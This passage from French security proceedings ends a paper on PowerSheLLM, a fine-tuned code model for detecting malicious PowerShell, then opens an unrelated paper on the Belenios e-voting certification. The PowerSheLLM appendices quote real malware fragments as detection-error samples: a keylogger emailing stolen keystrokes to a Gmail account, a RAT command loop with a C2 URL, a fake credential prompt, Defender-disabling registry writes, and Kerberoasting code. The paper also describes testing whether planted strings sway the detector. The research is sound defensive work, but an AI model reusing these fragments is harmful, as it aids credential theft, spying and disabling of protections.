— La suppression des commentaires : Dans la phase de pré-traitement, nous avons choisi de supprimer les commentaires. Ce choix a été fait notamment parce que le modèle n'a qu'une capacité limitée en entrée de 1024 tokens (correspondant environ à 2000 caractères). Cependant, cela nous permettait aussi de garantir qu'il ne soit pas influencés par les textes en commentaire et qu'il se concentre sur le code.

Nous avons mené quelques tests afin de valider ces hypothèses. Les commentaires étant déjà ignorés nous avons validé qu'ils ne changeaient pas le score. Nous avons alors utilisé une affectation de variable chaîne de caractères, pour placer le texte dans la chaîne en question. Même avec les phrases indiquant clairement un caractère bienveillant ou malveillant, le score ne changeait pas de manière significative, montrant que le modèle ne semblait pas accorder d'attention particulière à la chaîne en question. Le champs des possibilités (affectation de variable, nommage des fonctions. . .) étant relativement vaste, une étude approfondie serait nécessaire pour valider la robustesse de notre modèle à ce type de technique.

E.5 Travaux futurs

Utilisation d'un modèle plus performant *StarEncoder*, s'il est considéré comme un *Large Language Model*, reste très petit par rapport à ses

[37] `https://www.endorlabs.com/learn/llm-assisted-malware-review-ai-and-humans-join-forces-to-combat-malware`

congénères (ordre de grandeur de 10 à 1000 par rapport aux populaires Llama, ChatGPT, Mixtral, etc.). Depuis la réalisation de nos travaux, un nouveau modèle StarCoder a été diffusé par l'équipe du *BigCode Project*.[38] Il conviendrait de mettre à jour les travaux de notre publication en utilisant cette nouvelle famille de modèles. A l'heure où nous rédigeons ces lignes seul un modèle *CoderV2* a été diffusé (IA Générative de code), et pas de modèle *EncoderV2* (calcul d'un embedding de code), ce qui rend la démarche plus difficile. La capacité de ce modèle est en revanche beaucoup plus importante, de 15 milliards de paramètres (vs 125 millions pour *StarEncoder*), et il serait intéressant d'analyser l'intérêt d'un modèle aussi important.

Enrichissement du jeu de données d'entrée Evidemment, comme pour toute problématique d'apprentissage automatique, la taille du jeu de données d'entrée est déterminante. Nous poursuivrons en toute logique nos travaux en alimentant en continu nos jeux de données de nouveaux scripts. Nous invitons par ailleurs la communauté à en faire autant et à partager des sources de données pertinentes qui permettraient d'améliorer les capacités de détection.

Amélioration de la normalisation et de la déduplication Pour l'heure, nous nous sommes contentés de supprimer les commentaires et de dé-dupliquer les scripts avec l'algorithme SSDEEP. Il serait intéressant d'améliorer la normalisation par exemple en supprimant tout formatage (ou au contraire en forçant le formatage selon des règles fixes) pour limiter la dépendance du modèle à la forme des scripts. De même, les chaînes de caractères peuvent poser problème, notamment dans le cas de très longues chaînes : nous avons vu notamment beaucoup de scripts malveillants très simples, constitués seulement d'une variable en Base64, suivie d'une commande de décodage et d'exécution. La chaîne de caractère va alors *consommer* tout le contexte de 1024 tokens du modèle, et la capacité de détection sera alors fortement réduite.

Application à d'autres problématiques Nous avons déjà identifié plusieurs problématiques similaires, sur lesquelles ces travaux pourraient être directement répliqués :

— Autres langages : Le modèle *StarEncoder* a été entraîné sur 350 langages de programmation. Ce qui signifie qu'à condition de disposer de jeux de données corrects bienveillants/malveillants dans

[38] `https://github.com/bigcode-project/starcoder2`

ces autres langages, il serait particulièrement aisé d'entraîner des modèles par exemple pour le Javascript, le Bash, le VBA, etc.

— Autres problématiques : Notre cible d'entraînement concerne le caractère malveillant ou non d'un script. Nous pourrions cependant imaginer d'autres sujets, par exemple en qualité logicielle : « ce code est-il correctement formaté ? », « ce code est il écrit de manière sûre ? », ou encore des métriques plus abstraites « combien de temps de développement représente ce code ? ». Il pourrait également être intéressant d'étudier la capacité à utiliser un tel modèle pour identifier l'auteur d'un code. Finalement, toute problématique pour laquelle la donnée d'entrée est du code et pour laquelle on peut disposer d'un jeu de données. Finalement, le principe même des modèles pré-entraînés permet d'imaginer quantité de nouveaux usages à moindre frais, et pour des problèmes pour lesquelles les techniques d'apprentissage automatique habituelles n'étaient pas accessibles par faute de jeux de données suffisamment importants.

F Conclusion

La compétition des grands modèles de langage ces deux dernières années a cela de bénéfique qu'elle a poussé de nombreux acteurs (Meta, Mistral. . .) vers l'ouverture de leurs modèles. Ces partages sont des ressources précieuses pour toute activité basée sur l'analyse de données structurées basées sur le langage ou similaires, comme des codes informatiques. Nous avons présenté PowerSheLLM, une méthode d'exploitation d'un LLM pré-entraîné sur du code informatique en l'ayant *fine-tuned* pour une tâche précise du cyber-défenseur : la détection de code malveillant PowerShell. Nous avons présenté l'intérêt de l'entraînement avec *fine-tuning* et montré que, même avec un jeu de données relativement petit et surtout accessible à tous, les résultats peuvent être excellents, avec des taux de détection de plus de 93% pour un taux de faux positif de 0.1%, ce qui est particulièrement faible en pratique. Nous avons également analysé les sorties de notre modèle afin de mettre en évidence ses erreurs, et expliqué comment la compréhension de celles-ci permet, de manière itérative, d'améliorer petit à petit les qualités du modèle de détection final. Enfin, nous avons ouvert la discussion sur ce qui peut être considéré comme malveillant lorsque l'on fait de la détection dans le monde du PowerShell. En effet, ce langage étant très permissif, et beaucoup utilisé pour la réalisation d'outils d'administration à l'usage parfois éphémère, la frontière est ténue entre l'outil de l'attaquant et celui de l'administrateur

système. Cela s'explique assez facilement de part la similarité de leurs objectifs, de la même manière qu'un nombre croissant d'attaquants utilise des outils légitimes (Teamviewer, VNC...) pour commettre leurs forfaits. Il devient donc de plus en plus critique pour la défense de disposer d'outils de détection permettant d'identifier les fichiers sous deux axes : leur caractère malveillant et leur caractère *malsain*, permettant ainsi une décision éclairée quant aux éventuelles actions de remédiation à réaliser.

Références

1. Deep learning rises : New methods for detecting malicious PowerShell. `https://www.microsoft.com/en-us/security/blog/2019/09/03/deep-learning-rises-new-methods-for-detecting-malicious-powershell/`.
2. Malicious PowerShell Detection via Machine Learning. `https://www.mandiant.com/resources/blog/malicious-powershell-detection-via-machine-learning`.
3. The Unreasonable Effectiveness of Recurrent Neural Networks. `https://karpathy.github.io/2015/05/21/rnn-effectiveness/`.
4. Amal Alahmadi, Norah Alkhraan, and Wojdan BinSaeedan. MPSAutodetect : A Malicious Powershell Script Detection Model Based on Stacked Denoising Auto-Encoder. *Computers and Security*, 116 :102658, 2022. https ://www.sciencedirect.com/science/article/pii/S0167404822000578.
5. Dzmitry Bahdanau, Kyunghyun Cho, and Yoshua Bengio. Neural machine translation by jointly learning to align and translate. *arXiv preprint arXiv :1409.0473*, 2014.
6. Piotr Bojanowski, Edouard Grave, Armand Joulin, and Tomas Mikolov. Enriching Word Vectors with Subword Information. *Transactions of the Association for Computational Linguistics*, 5 :135–146, 2017.
7. Rishi Bommasani, Drew A Hudson, Ehsan Adeli, Russ Altman, Simran Arora, Sydney von Arx, Michael S Bernstein, Jeannette Bohg, Antoine Bosselut, Emma Brunskill, et al. On the opportunities and risks of foundation models. *arXiv preprint arXiv :2108.07258*, 2021.
8. Jacob Devlin, Ming-Wei Chang, Kenton Lee, and Kristina Toutanova. BERT : Pre-training of Deep Bidirectional Transformers for Language Understanding, 2019.
9. Yanick Fratantonio, Elie Bursztein, Luca Invernizzi, Marina Zhang, Giancarlo Metitieri, Thomas Kurt, Francois Galilee, Alexandre Petit-Bianco, and Ange Albertini. Magika content-type scanner. https ://github.com/google/magika.
10. Danny Hendler, Shay Kels, and Amir Rubin. Amsi-based detection of malicious powershell code using contextual embeddings. In *Proceedings of the 15th ACM Asia Conference on Computer and Communications Security*, pages 679–693, 2020.
11. Sepp Hochreiter and Jürgen Schmidhuber. Long Short-Term Memory. *Neural Computation*, 9(8) :1735–1780, 11 1997. https ://doi.org/10.1162/neco.1997.9.8.1735.
12. Jeremy Howard and Sebastian Ruder. Universal language model fine-tuning for text classification. *arXiv preprint arXiv :1801.06146*, 2018.

13. Jesse Kornblum. Identifying almost identical files using context triggered piecewise hashing. *Digital Investigation*, 3 :91–97, 2006. The Proceedings of the 6th Annual Digital Forensic Research Workshop (DFRWS '06).
14. Raymond Li, Loubna Ben Allal, Yangtian Zi, Niklas Muennighoff, Denis Kocetkov, Chenghao Mou, Marc Marone, Christopher Akiki, Jia Li, Jenny Chim, et al. Starcoder : may the source be with you ! *arXiv preprint arXiv :2305.06161*, 2023.
15. Wen Liang and Youzhi Liang. DrBERT : Unveiling the Potential of Masked Language Modeling Decoder in BERT pretraining, 2024.
16. Tomas Mikolov, Kai Chen, Greg Corrado, and Jeffrey Dean. Efficient Estimation of Word Representations in Vector Space, 2013.
17. Gili Rusak, Abdullah Al-Dujaili, and Una-May O'Reilly. Ast-based deep learning for detecting malicious powershell. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 2276–2278, 2018.
18. Jihyeon Song, Jungtae Kim, Sunoh Choi, Jonghyun Kim, and Ikkyun Kim. Evaluations of AI-based malicious PowerShell detection with feature optimizations. *ETRI Journal*, 43, 04 2021.
19. Sudhakar and Sushil Kumar. An emerging threat Fileless malware : a survey and research challenges. *Cybersecurity*, 3(1) :1, 2020.
20. Denis Ugarte, Davide Maiorca, Fabrizio Cara, and Giorgio Giacinto. PowerDrive : accurate de-obfuscation and analysis of PowerShell malware. In *Detection of Intrusions and Malware, and Vulnerability Assessment : 16th International Conference, DIMVA 2019, Gothenburg, Sweden, June 19–20, 2019, Proceedings 16*, pages 240–259. Springer, 2019.
21. Ashish Vaswani, Noam Shazeer, Niki Parmar, Jakob Uszkoreit, Llion Jones, Aidan N. Gomez, Lukasz Kaiser, and Illia Polosukhin. Attention Is All You Need, 2023.
22. Jeff White. Pulling back the curtains on encodedcommand powershell attacks. *Palo Alto Networks, Unit*, 42(10), 2017.
23. Wayne Xin Zhao, Kun Zhou, Junyi Li, Tianyi Tang, Xiaolei Wang, Yupeng Hou, Yingqian Min, Beichen Zhang, Junjie Zhang, Zican Dong, et al. A survey of large language models. *arXiv preprint arXiv :2303.18223*, 2023.

A Échantillons Faux positifs

A.1 Vrai faux positifs

— Editeur de texte :
Sha1 : e91a881ebad0e4341ae2a1abcebc4e0e514c3c7a

```
[...]
$script:__handlers = @(
    $Handler.ConsoleKey([ConsoleKey]::Home, $function:CmdHome),
    $Handler.ConsoleKey([ConsoleKey]::End, $function:CmdEnd),
    $Handler.ConsoleKey([ConsoleKey]::Escape, $function:CmdClearLine),
    $Handler.ConsoleKey([ConsoleKey]::LeftArrow, $function:CmdLeft),
    $Handler.ConsoleKey([ConsoleKey]::RightArrow, $function:CmdRight),
    $Handler.ConsoleKey([ConsoleKey]::UpArrow, $function:CmdHistoryPrev
        ),
    $Handler.ConsoleKey([ConsoleKey]::DownArrow, $function:
        CmdHistoryNext),
    $Handler.ConsoleKey([ConsoleKey]::Enter, $function:CmdDone),
    $Handler.ConsoleKey([ConsoleKey]::Backspace, $function:CmdBackspace
        ),
[...]
```

```
[...]
    function WordBackward([int] $p)
    {
        if ($p -eq 0) { return -1; }
        [int] $i = $p - 1;
        if ($i -eq 0) { return 0; }
        if ([Char]::IsPunctuation($this._text.Chars($i)) -or [Char]::
            IsSymbol($this._text.Chars($i)) -or [Char]::IsWhiteSpace(
            $this._text.Chars($i)))
        {
            for (; $i -ge 0; $i--)
            {
                if ([Char]::IsLetterOrDigit($this._text.Chars($i))) {
                    break; }
            }
[...]
```

— Horodateur :
Sha1 : 22b0482f033f51e7d9996f92f55d4aa012d66e9a

```
$idletime = $null
Function Get-IdleTime {
if ($idletime -ne "TRUE") {
    $script:idletime = "TRUE"
    echo "Loading Assembly"
    $PS = "TVqQAAMAAAAEAAAA//8A[...]"
    $dllbytes  = [System.Convert]::FromBase64String($PS)
    $assembly = [System.Reflection.Assembly]::Load($dllbytes)
}
Write-Output ("Last input " + [UserInput]::LastInput) | out-string
Write-Output ("Idle for " + [UserInput]::IdleTime) | out-string
}
```

A.2 Faux faux positifs

— PoshC2 v3
Sha1 : a0bd8975dc2b3bf90cda7d5b09767e44c8b8f0de
Téléchargement

```
[...]
$downloadpath = "https[:][...]/PoshC2/archive/master.zip"

function Download-File
{
Param
(
    [string]
    $From,
    [string]
    $To
)
if ($psdownloader -ne "TRUE") {
    $Script:psdownloader = "TRUE"
    $PS = "TVqQAAMAAAAEAAAA//8AA[...]"
    $DllBytes  = [System.Convert]::FromBase64String($PS)
    $Assembly = [System.Reflection.Assembly]::Load($DllBytes)
}
$r = [PoshWebRequest]::MakeRequest("$From", "Mozilla/5.0 (Windows NT
     6.1; WOW64; Trident/7.0; rv:11.0) like Gecko", "");
[System.IO.File]::WriteAllBytes($To, $r.data)
}
[...]
```

Installation

```
[...]
Unzip-File "$($installpath)PoshC2-master.zip" $installpath
Remove-Item "$($installpath)PoshC2-master.zip" -Force -Recurse
$pathexists = Test-Path "$($installpath)PowershellC2"
if (!$pathexists) {
    Move-Item "$($installpath)PoshC2-master" "$($installpath)
        PowershellC2"
} else {
    Copy-Item -Path "$($installpath)\PoshC2-master\*" -Destination "$(
        $installpath)PowershellC2" -Recurse -Force
    Remove-Item "$($installpath)PoshC2-master" -Force -Recurse
}
$SourceExe = "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
    "
$ArgumentsToSourceExe = "-exec bypass -c import-module ${poshpath}
    C2-Server.ps1; C2-Server -PoshPath $poshpath"
$DestinationPath = "$($installpath)PowershellC2\Start-C2-Server.lnk"
$WshShell = New-Object -comObject WScript.Shell
$Shortcut = $WshShell.CreateShortcut($DestinationPath)
$Shortcut.TargetPath = $SourceExe
$Shortcut.Arguments = $ArgumentsToSourceExe
$Shortcut.Save()
[...]
```

A.3 Faux positifs selon contexte

— Outil d'inventaire
Sha1 : 1a7d2f713a598e6edc947372237760117ec26cc6

```
$sploaded = $null
Function Get-ServicePerms {
if ($sploaded -ne "TRUE") {
    $script:sploaded = "TRUE"
    echo "Loading Assembly"
    $i = "TVqQAAMAAAAEAAAA//8AAL[...]"
    $dllbytes  = [System.Convert]::FromBase64String($i)
    $assembly = [System.Reflection.Assembly]::Load($dllbytes)
}
[ServicePerms]::dumpservices()
$computer = $env:COMPUTERNAME
$complete = "[+] Writing output to C:\Temp\Report.html"
echo "[+] Completed Service Permissions Review"
echo "$complete"
}
```

— Parseur d'identifiants
Sha1 : 7f512c2c7c0ae433ccbea1a9480dfa6c695f97fa

```
        [...]
function Cred-Popper($title="Outlook", $caption="Please Enter Your
    Domain Credentials", $minlengthpassword=1) {
$scriptblock = @"
`$PS = "TVqQAAMAAAAEAAAA//8AAL[...]"
`$DllBytes  = [System.Convert]::FromBase64String(`$PS)
`$Assembly = [System.Reflection.Assembly]::Load(`$DllBytes)
`$sessionstate.log = [CredentialsPrompt]::CredPopper("$title", "
    $caption",$minlengthpassword)
"@
$global:sessionstate = [HashTable]::Synchronized(@{})
$sessionstate.log = New-Object System.Collections.ArrayList
$HTTP_runspace = [RunspaceFactory]::CreateRunspace()
$HTTP_runspace.Open()
$HTTP_runspace.SessionStateProxy.SetVariable('sessionstate',
    $sessionstate)
$HTTP_powershell = [PowerShell]::Create()
$HTTP_powershell.Runspace = $HTTP_runspace
$HTTP_powershell.AddScript($scriptblock) > $null
$HTTP_powershell.BeginInvoke() > $null
```

```
echo ""
echo "[+] Cred-Popper started in background runspace"
echo ""
echo "Run Get-Creds to obtain the output, when the user enters their
    credentials"
echo ""
}
[...]
```

— Force windows Update
  Sha1 : 81e8f58563fe35d5037dbe94543352f86ac25982

```
[...]
.Synopsis
    Force Install Updates on Remote Computer
.DESCRIPTION
    Force Install Updates on Remote Computer using a scheduled task
.EXAMPLE
    InstallUpdates —Computer "server1.contoso.com" —User "Contoso\
        Administrator" —Password "Password"
[...]
Function InstallUpdates {
    param($Computer,$User,$Password)
    $SecurePassword = ConvertTo—SecureString  String $Password
        AsPlainText —Force
    $Credential = New—Object  TypeName System.Management.Automation.
        PSCredential  ArgumentList $User, $SecurePassword
    Invoke—Command —ComputerName $Computer —credential $Credential —
        ScriptBlock {
    $DateAndTime = (Get—Date —format ddMMMyyyy—HH.mm)
    Register—ScheduledJob —Name "InstallUpdates $DateAndTime" —RunNow —
        ScriptBlock {
     [...]
    $Downloader.Download();`
    $Installer = New—Object —ComObject Microsoft.Update.Installer;`
    $Installer.Updates = $SearchResult;`
    $Result = $Installer.Install();`
[...]
```

B Échantillons Faux négatifs

B.1 Vrai faux négatifs

— RAT - Remote Access Trojan
  Sha1 : e96950f2b7a9c1cdd542ab5bce025303a0b032f9
  La destination du remote connect :

```
[...]
$urlConsole = "https[:]//mys[...].com/Ghtyjh54t[...]rth4eeGRjrgw212t67"
if ($urlConsole —like '*%URL%*') {
    Out—Debug "Module is uninitialized: urlConsole is '$urlConsole'"
    exit
}
[...]
```

  Création d'un ID machine en prenant en référence le "Serial Number" du BIOS :

```
[...]
function Get—BiosSerial() {
    $sn = "BIOS UNKNOWN"
    $_sn = ""
```

```
    try {
        $_q = "S!ELE!CT S!eri!al Nu!mb!er F!ROM! Wi!n32!BIO!S"
        $mSearcher = Get-WmiObject -Query ($_q -replace '!', "") -ea
            SilentlyContinue
[...]
```

Démarrage du service de RAT

```
[...]
# execute console command
    $_dbg = "Command: " + $_cc[0] + " for: " + $_cc[1]
    Out-Debug $_dbg
    switch ($_cc[0]) {
"STOP"  {
[...]
}
"RUN"   {
    Out-Debug "New task Name: '$($_cc[1])'"
    Out-Debug "Running task(s):"
    Get-Job | % { Out-Debug "- $($_.Name)"}
    if ($_cc.Length -lt 3) { return $false }
    $_exists = Get-Job -Name $_cc[1] -ErrorAction SilentlyContinue
    if ($null -eq $_exists) {
        try {
            $_code = "'STARTED'`n" + $_cc[2]
            $_sc = [scriptblock]::Create($_code)
            Out-Debug "Start task with Name: $($_cc[1])"
            $null = Start-Job -Name $_cc[1] -ScriptBlock $_sc
        } catch {
            $_l1 = Convert-ToBase64("FAILED")
            $_l2 = Convert-ToBase64($_cc[1])
            $_l3 = Convert-ToBase64("=====Start-Job Critical Error
                =====`rException: " + $_.exception.message)
            $_msg = $_l1, $_l2, $_l3 -join "`n"
            ($_result, $_error) = Send-ToConsole $_msg
[...]
```

— Keylogger

Sha1 : 040464276bc4a8a381248453d58eae69f553cab7

Entête de paramétrage su script :

```
[...]
$From = "ke[...]2381@gmail.com"
$Pass = "lo[...]sh@123"
$To = "lovis[...]great59@gmail.com"
$Subject = "Keylogger Results"
$body = "Keylogger Results"
$SMTPServer = "smtp.mail.com"
$SMTPPort = "587"
$credentials = new-object Management.Automation.PSCredential $From, (
    $Pass | ConvertTo-SecureString -AsPlainText -Force)
###########################
[...]
```

Récupération des frappes clavier :

```
[...]
# scan all ASCII codes above 8
for ($ascii = 9; $ascii -le 254; $ascii++) {
  # get current key state
  $state = $API::GetAsyncKeyState($ascii)
  # is key pressed?
  if ($state -eq -32767) {
    $null = [console]::CapsLock
    # translate scan code to real code
    $virtualKey = $API::MapVirtualKey($ascii, 3)
    # get keyboard state for virtual keys
    $kbstate = New-Object Byte[] 256
    $checkkbstate = $API::GetKeyboardState($kbstate)
[...]
```

Envoi des données :

```
[...]
$Runner++
send-mailmessage -from $from -to $to -subject $Subject -body $body -
     Attachment $Path -smtpServer $smtpServer -port $SMTPPort -
     credential $credentials -usessl
Remove-Item -Path $Path -force
[...]
```

B.2 Faux faux négatifs

— String to Base64
Sha1 : 018a0af276bdc26eeb943772616741 54d6ef681f

```
<#
.SYNOPSIS
Nishang script which encodes a string to base64 string.
.DESCRIPTION
This payload encodes the given string to base64 string and writes it to
     base64encoded.txt in current directory.
[...]
#>
function StringtoBase64
{
    [CmdletBinding()]
        Param( [Parameter(Position = 0, Mandatory = $False)]
        [String]
        $Str,
        [Parameter(Position = 1, Mandatory = $False)]
        [String]
        $outputfile=".\base64encoded.txt",
        [Switch]
        $IsString
    )
    if($IsString -eq $true)
    {
        $utfbytes  = [System.Text.Encoding]::Unicode.GetBytes($Str)
    }
    else
    {
        $utfbytes  = [System.Text.Encoding]::Unicode.GetBytes((
            Get-Content $Str))
    }
    $base64string = [System.Convert]::ToBase64String($utfbytes)
    Out-File -InputObject $base64string -Encoding ascii -FilePath "
        $outputfile"
    Write-Output "Encoded data written to file $outputfile"
}
```

— Invoke-VoiceTroll
Sha1 : 09cafe06dcab909d51aa88dd81f2d155e4971d69

```
Function Invoke-VoiceTroll
{
    [CmdletBinding()]
    Param (
        [Parameter(Mandatory = $True, Position = 0)]
        [ValidateNotNullOrEmpty()]
        [String] $VoiceText
    )
    Set-StrictMode -version 2
    Add-Type -AssemblyName System.Speech
    $synth = New-Object -TypeName System.Speech.Synthesis.
        SpeechSynthesizer
    $synth.Speak($VoiceText)
}
```

— Set-Wallpaper
Sha1 : e53ce0e8d1f8c13c402e1b5d536d46205fc83549

```
Function Set-WallPaper
{
    [CmdletBinding()] Param($WallpaperData)
    $SavePath = "$Env:UserProfile\\AppData\\Local\\wallpaper" + ".jpg"
    Set-Content -value $([System.Convert]::FromBase64String(
        $WallpaperData)) -encoding byte -path $SavePath
[...]
public static void SetWallpaper ( string path, Wallpaper.Style style )
     {
      SystemParametersInfo( SetDesktopWallpaper, 0, path, UpdateIniFile
          | SendWinIniChange );
      RegistryKey key = Registry.CurrentUser.OpenSubKey("Control Panel
          \\\\Desktop", true);
      switch( style )
      {
        case Style.Stretched :
          key.SetValue(@"WallpaperStyle", "2") ;
          key.SetValue(@"TileWallpaper", "0") ;
          break;
      }
[...]
```

B.3 Faux négatifs selon contexte

— Désactivation de protection temps-réel
Sha1 : 850eacdf078b851378fee9b83a895a247f3ff1ed

```
If Not WScript.Arguments.Named.Exists("elevate") Then
CreateObject("Shell.Application").ShellExecute WScript.FullName _
    , """" & WScript.ScriptFullName & """ /elevate", "", "runas", 1
WScript.Quit
End If
On Error Resume Next
Set WshShell = CreateObject("WScript.Shell")
WshShell.RegWrite "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\
     DisableAntiSpyware",1,"REG_DWORD"
WshShell.RegWrite "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\
     Real-Time Protection\DisableBehaviorMonitoring","1","REG_DWORD"
WshShell.RegWrite "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\
     Real-Time Protection\DisableOnAccessProtection","1","REG_DWORD"
WshShell.RegWrite "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\
     Real-Time Protection\DisableScanOnRealtimeEnable","1","REG_DWORD"
WScript.Sleep 100
outputMessage("Set-MpPreference -DisableRealtimeMonitoring $true")
[...]
outputMessage("Set-MpPreference -SevereThreatDefaultAction 6")
Sub outputMessage(byval args)
On Error Resume Next
Set objShell = CreateObject("Wscript.shell")
objShell.run("powershell " + args), 0
End Sub
```

— Démonstration Kerberoasting
Sha1 : 509f959f92210d8dd40710ba34548ae960864754

```
Invoke-Kerberoast.ps1
function Invoke-Kerberoast {
<#
.SYNOPSIS
Requests service tickets for kerberoast-able accounts and returns
     extracted ticket hashes.
[...]
.DESCRIPTION
```

```
Implements code from Get-NetUser to quyery for user accounts with
    non-null service principle
names (SPNs) and uses Get-SPNTicket to request/extract the crackable
    ticket information.
The ticket format can be specified with -OutputFormat <John/Hashcat>
[...]
#>
BEGIN {
    $SearcherArguments = @{}
    if ($PSBoundParameters['Domain']) { $SearcherArguments['Domain'] =
        $Domain }
    if ($PSBoundParameters['SearchBase']) { $SearcherArguments['
        SearchBase'] = $SearchBase }
    if ($PSBoundParameters['Server']) { $SearcherArguments['Server'] =
        $Server }
    if ($PSBoundParameters['SearchScope']) { $SearcherArguments['
        SearchScope'] = $SearchScope }
    if ($PSBoundParameters['ResultPageSize']) { $SearcherArguments['
        ResultPageSize'] = $ResultPageSize }
    if ($PSBoundParameters['Credential']) { $SearcherArguments['
        Credential'] = $Credential }
    $UserSearcher = Get-DomainSearcher @SearcherArguments
[...]
```

Belenios: the Certification Campaign

Angèle Bossuat[1], Eloïse Brocas[1], Véronique Cortier[2], Pierrick Gaudry[2], Stéphane Glondu[2], and Nicolas Kovacs[1]
{abossuat,ebrocas,nkovacs}@quarkslab.com
{veronique.cortier,pierrick.gaudry}@loria.fr
stephane.glondu@inria.fr

[1] Quarkslab
[2] LORIA - CNRS, Inria, Université de Lorraine

Abstract. This shortened paper presents our work on the security evaluation of the Belenios voting solution as a *Certification de Sécurité de Premier Niveau*, the French simple alternative to Common Criteria. We present the steps taken by the LORIA, who designed Belenios, and Quarkslab, who carried out the evaluation, as well as our exchanges with the ANSSI, who coordinated everything.

We also hope to start a discussion on how to evaluate the security of e-voting systems in practice, as they are difficult to compare with other types of software, and vulnerabilities may have an impact on a large scale.

The full version of this paper is available online.[3]

A Introduction

Electronic voting solutions have gained significant attention in recent years as a means to enhance the efficiency and accessibility of the voting process. As for all digitalized processes (e.g., e-mails, banking apps, grocery shopping), this evolution and simplification should not come with the introduction of vulnerabilities "worse" than the physical version.

The e-voting solutions possess unique characteristics that distinguish their security assessment from other types of software. Furthermore, their vulnerabilities can have significant consequences on a large scale.

The article outlines our effort to evaluate the Belenios voting solution in a "Certification de Sécurité de Premier Niveau" (CSPN) process, which is the French (lighter) equivalent of Common Criteria for security certification. This process involved collaboration between LORIA researchers, the creators, and maintainers of Belenios, the ANSSI, which sponsored the

[3] https://www.sstic.org/2024/presentation/belenios_the_certification_campaign/

evaluation and wrote the target of evaluation, Quarkslab, the organization responsible for the evaluation, and the certification center of the ANSSI (i.e., *CCN*) for the coordination and the conclusion on the certification.

We aim to discuss the limits of the CSPN framework to evaluate the security of an e-voting solution, and the currently existing solutions, using the example of Belenios.

The full version contains a presentation of Belenios and the state of the art of the security of e-voting. We also explain what a CSPN evaluation is, and illustrate its limitations by detailing how we evaluated Belenios through the CSPN prism. We summarize these sections in the present extended abstract.

The CSPN framework offers a lot of possibilities but can easily lead to a too-restrictive perimeter and threat model. It is not always a desirable way to model reality, especially for a voting solution that could potentially have a massive impact if used at the national scale.

Our argument in favor of pursuing this discussion further is summarized at the end of this extended abstract.

B Belenios and E-Voting

Belenios [8] is an Internet voting system that aims to provide vote secrecy and verifiability properties. Inspired by the Helios voting system [1], its development started a decade ago. It is a public online platform where anyone can set up their own election and has been in place for more than 5 years. New features are regularly added, and the software is still maintained and developed.[4] The software is published under the GNU AGPLv3 license, and a precise specification is given so that it is possible to write independent software that will be compatible.

Security claims. An important idea of Belenios's security is that if the attacker controls only one entity, they will not be able to break a security property. This includes in particular the server: if the server is the victim of an (internal or external) attack, it should not be able to change the result of the election, nor to break the privacy of voters.

Up to now, the security of Belenios has been mostly analyzed as a protocol, and not really as a software. Furthermore, the threat model and the security properties studied in the academic literature are rather different from what is analyzed in a CSPN: the properties are usually

[4] The description given here is for version 1.19, which is the one that was evaluated; the current version at the time of writing is 2.4.

global properties, and the threat model (the assumptions under which the property holds) may differ from one property to another.

The fact that the result corresponds exactly to the voters' choices is usually split into 4 sub-properties: cast-as-intended, individual and universal verifiability, and eligibility.

The other important property is *vote secrecy*. First, individual ballots are never decrypted, so vote privacy relies on the fact that the link between voters and ballots does not exist. Thanks to the homomorphic property, the decryption trustees decrypt only the result. Second, no single entity holds the full decryption key, so privacy holds as soon as the number of dishonest trustees is below the threshold.

Belenios does not protect voters against coercion or vote buying.

Finally, when it comes to resistance against a dishonest server, the security strongly relies on the auditors who must check that the ballot box remains consistent and that the Javascript served by the server to various entities is the legitimate one.

C State of the art

Academic perspectives. E-voting protocols proposed in academia are usually evaluated through security theorems and proofs, that clearly state the properties that are achieved, and for which specific threat models and security assumptions are defined. In particular, these security proofs analyze properties such as vote privacy and verifiability.

Belenios has been proven to preserve vote privacy and to offer individual, universal, and eligibility verifiability in a computational model [7]. A machine-checked proof has also been conducted in EasyCrypt [6]. Proofs in symbolic models, using ProVerif, can also be found in [4, 5].

These security proofs allow analyzing vote privacy and verifiability on e-voting protocols, but they only consider the protocol "on paper" and do not cover the implementation or the deployment of an e-voting system.

We also note that the aforementioned articles discuss the need for more generic frameworks and properties so as not to have one specific model for each voting protocol.

CNIL recommendations. The CNIL (Commission Nationale de l'Informatique et des Libertés) is the main institution in France that provides guidelines for the organization of Internet voting. Most election

organizers wish to comply with the CNIL recommendations.[5] Its last version [10] was published in 2019 and defines three security levels from low (1) to high (3). Typically, level 1 is for low-stake, small elections (like parent representatives in a school), while level 3 stands for large professional elections, in a conflictual context. The CNIL requires vote privacy from level 1 and introduces verifiability at level 2, with the use of third-party tools at level 3. However, many recommendations are organizational and there is no clear trust model. For example, it remains unclear whether the voting server should be trusted, and for which properties. Moreover, the CNIL does not make any recommendation w.r.t. publishing the specification of the protocol, while an e-voting system without public specification does *not* offer verifiability.

The CNIL advises against the use of Internet voting for political elections, meaning their recommendations do not apply to high-stake elections and rather focus on professional and associative elections.

D What is a CSPN evaluation?

Created in 2008 by the ANSSI, the First Level Security Certification (CSPN[6]) is the French Fixed-Time Cybersecurity Certification. It assesses the product's resistance against moderate attacks. Conducted by an IT Security Evaluation Facility (ITSEF) certified by the ANSSI, this certification is a cheaper and quicker alternative to the *Common Criteria* certification process.

The CSPN evaluation is conducted in a constrained amount of time, usually 35 days (with cryptography included), in an environment as close as possible to the actual usage of the product by its different users (administrator, main user, maintenance. . .). The goal is dual: analyze the product's conformity to its security specifications, and evaluate the strength of the security functions.

The sponsor provides a security target specifying the product's security features and its execution environment. The ANSSI reviews this document and accompanying administrative papers to accept or reject the CSPN request. Then, the ITSEF conducts its audit and provides an Evaluation Technical Report (ETR) with the evaluators' opinions and recommendations. Based on the ETR, the ANSSI decides on the certification output and publishes the certificate upon validation [2].

[5] The CNIL is the data protection agency, and it is under this authority that it has written the e-voting recommendations.

[6] CSPN stands for *Certification de Sécurité Premier Niveau* in French.

Inputs and outputs. The *Security Target* defines the audit perimeter. This document contains precise elements required by the procedure [2]: product description and usage, security perimeter, and specific lists for the audit (assets, hypotheses, threats, and security functions).

If the product embarks some cryptography, it should also be evaluated. In that case, the sponsor should provide a specific document entitled *Cryptography Mechanisms* listing (1) the algorithms (modes, objectives), (2) protocols, (3) key handling, and (4) randomness handling.

